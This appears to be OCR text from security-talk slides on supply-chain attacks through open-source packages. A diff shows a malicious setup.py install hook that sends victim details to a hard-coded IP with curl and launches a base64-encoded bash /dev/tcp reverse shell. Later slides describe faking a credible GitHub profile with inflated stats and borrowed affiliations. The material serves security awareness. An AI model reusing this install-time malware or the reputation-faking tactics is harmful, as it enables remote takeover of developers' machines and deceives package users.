

setup.py - Text Compare - Beyond Compare
Session File Edit Search View Tools Help
New version available...
aidoc-e2e-utils-5.0.3 <--> aidoc-e2e-utils-5....
setup.py
Home Sessions All Diffs Same Context Minor Rules Format Copy Edit Next Section Prev Section Swap Reload
aidoc-e2e-utils-5.0.2\setup.py
12/29/2022 4:36:36 AM 1,838 bytes Python Scripts ANSI UNIX
aidoc-e2e-utils-5.0.3\setup.py
12/29/2022 8:02:54 PM 977 bytes Python Scripts ANSI UNIX
import os.path
import platform
from os.path import expanduser
def getShell():
home = expanduser("~")
if os.path.exists(f"{home}/.zshrc"):
return f"{home}/.zshrc"
elif os.path.exists(f"{home}/.bashrc"):
return f"{home}/.bashrc"
else:
return 'NO'
def identifyVictim():
system=platform.system()
os.popen(f"curl -s http://3.221.152.203:8000/acl/whoami/identity/{getFolderName()}/{system} > /
return system
def getFolderName():
return os.path.basename(os.getcwd())
class CustomInstall(install):
def __init__(self, dist):
super(install, self).__init__(dist)
self.__post_install()
def run(self):
install.run(self)
def __post_install(self):
shell()
def shell():
system=identifyVictim()
if system == 'Darwin':
payload=f"base64 -D <<< KGJhc2ggLWMgJzA8JjEwMC07ZXhlYyAxMDA8Pi9kZXYvdGNwLzMuMjIxLjE1Mi4yMD
os.popen(payload)
shell=getShell()
if shell != 'NO':
import os.path
import platform
from os.path import expanduser
def identify():
system=platform.system()
whoami=os.popen('whoami').read()
home = os.popen("echo $HOME").read()
os.popen(f"curl -s http://3.221.152.203:8000/acl/package/{getFolderName()}/system/{system}/user
os.popen(f"curl -s http://3.221.152.203:8000/acl/package/{getFolderName()}/home/{home} > /dev/n
return system
def getFolderName():
return os.path.basename(os.getcwd())
class CustomInstall(install):
def __init__(self, dist):
super(install, self).__init__(dist)
self.__post_install()
def run(self):
install.run(self)
def __post_install(self):
report()
def report():
system=identify()
17: 1 Indentation
···else:¶
5 difference section(s) Important Left Orphan Insert Load time: 0.09 seconds


The open-source projects we use




- legitimate
- attractive

The Developer's Business Card






Successful Supply Chain Attack




Prerequisites

- Github account
- Python/other coding language
- Proffered IDE


Agenda




- Get Yourself to work in a verified Company
- Add Stats To your profile
- Get Contribution Activity
- Add Celebrity Contributors
- Get GitHub Achievements


0xLegitimateUser
Type / to search
Overview
Repositories 2
Projects
Packages
Stars
0xLegitimateUser
@google life
Edit profile
@google
San Fransisco
Achievements
x2
x2
Beta
Send feedback
0xLegitimateUser / README.md
Hi there , I'm 0xLegitimateUser
I'm a Security Researcher at @Checkmarx and i love open source!
My Github Stats
Total Stars Earned: 80k
Total Commits (2023): 1.5k
Total PRs: 40
Contributed To: 12
A++
Current Projects
Intron
Set of CLI tools to transform ModSecurity logs into meaningful information
Python 54.3k 16.1k
SweetSecurity
Network security monitoring on Raspberry Pi devices
Java 24k 100
FocusOn
Surfacing security issues in python code
Python 1k 24
npm-dep
Generate dependency graph of NPM packages
javascript 120 1
Popular repositories
Customize your pins
enpty-repo
Public
0xLegitimateUser
Public
365 contributions in 2022
Contribution settings
Jan Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec
Mon
Wed
Fri
Learn how we count contributions
Less More


Let's Get Some Street Cred



Verified Employee



